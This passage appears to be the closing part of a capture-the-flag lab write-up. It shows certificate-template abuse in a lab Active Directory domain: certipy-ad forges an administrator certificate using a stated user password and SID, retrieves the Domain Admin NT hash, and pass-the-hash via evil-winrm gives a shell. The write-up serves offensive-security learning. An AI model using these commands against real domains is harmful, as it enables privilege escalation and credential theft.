
So a new certificate is requested for _Admin.
$ proxychains -q certipy-ad req -u nigel.mills -p Sail2Boat3 -dc-ip $IP -target AWSJPDC0522.shibuya.vl -ca shibuya-AWSJPDC0522-CA -template ShibuyaWeb -upn '_Admin' -key-size 4096
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 12
[*] Successfully requested certificate
[*] Got certificate with UPN '_Admin'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to '_admin.pfx'
[*] Wrote certificate and private key to '_admin.pfx'
We get a new error related to the user SID when authenticating.
$ proxychains -q certipy-ad auth -pfx _admin.pfx -domain shibuya.vl -dc-ip $IP
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: '_Admin'
[*] Using principal: '_admin@shibuya.vl'
[*] Trying to get TGT...
[-] Object SID mismatch between certificate and user '_admin'
[-] See the wiki for more information
This can be solved by providing _Admin’s SID when requesting a certificate. It can be retrieved from BloodHound.
$ proxychains -q certipy-ad req -u nigel.mills -p Sail2Boat3 -dc-ip $IP -target AWSJPDC0522.shibuya.vl -ca shibuya-AWSJPDC0522-CA -template ShibuyaWeb -upn '_Admin' -key-size 4096 -sid S-1-5-21-87560095-894484815-3652015022-500

Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 13
[*] Successfully requested certificate
[*] Got certificate with UPN '_Admin'
[*] Certificate object SID is 'S-1-5-21-87560095-894484815-3652015022-500'
[*] Saving certificate and private key to '_admin.pfx'
File '_admin.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to '_admin.pfx'
Finally authenticating with the certificate, the NTLM hash for the Domain Admin is retrieved.
$ proxychains -q certipy-ad auth -pfx _admin.pfx  -domain shibuya.vl -dc-ip $IP
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: '_Admin'
[*]     SAN URL SID: 'S-1-5-21-87560095-894484815-3652015022-500'
[*]     Security Extension SID: 'S-1-5-21-87560095-894484815-3652015022-500'
[*] Using principal: '_admin@shibuya.vl'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to '_admin.ccache'
[*] Wrote credential cache to '_admin.ccache'
[*] Trying to retrieve NT hash for '_admin'
[*] Got hash for '_admin@shibuya.vl': aad3b435b51404eeaad3b435b51404ee:bab5b2a004eabb11d865f31912b6b430
We can confirm Admin access on the Domain Controller and get the Root Flag with evil-winrm.
$ proxychains -q evil-winrm -i $IP -u _admin -H bab5b2a004eabb11d865f31912b6b430

Evil-WinRM shell v3.7

*Evil-WinRM* PS C:\Users\Administrator\Documents> ls ../desktop

    Directory: C:\Users\Administrator\desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/16/2025   2:34 AM           2304 Microsoft Edge.lnk
-a----          4/8/2025   5:05 PM             32 root.txt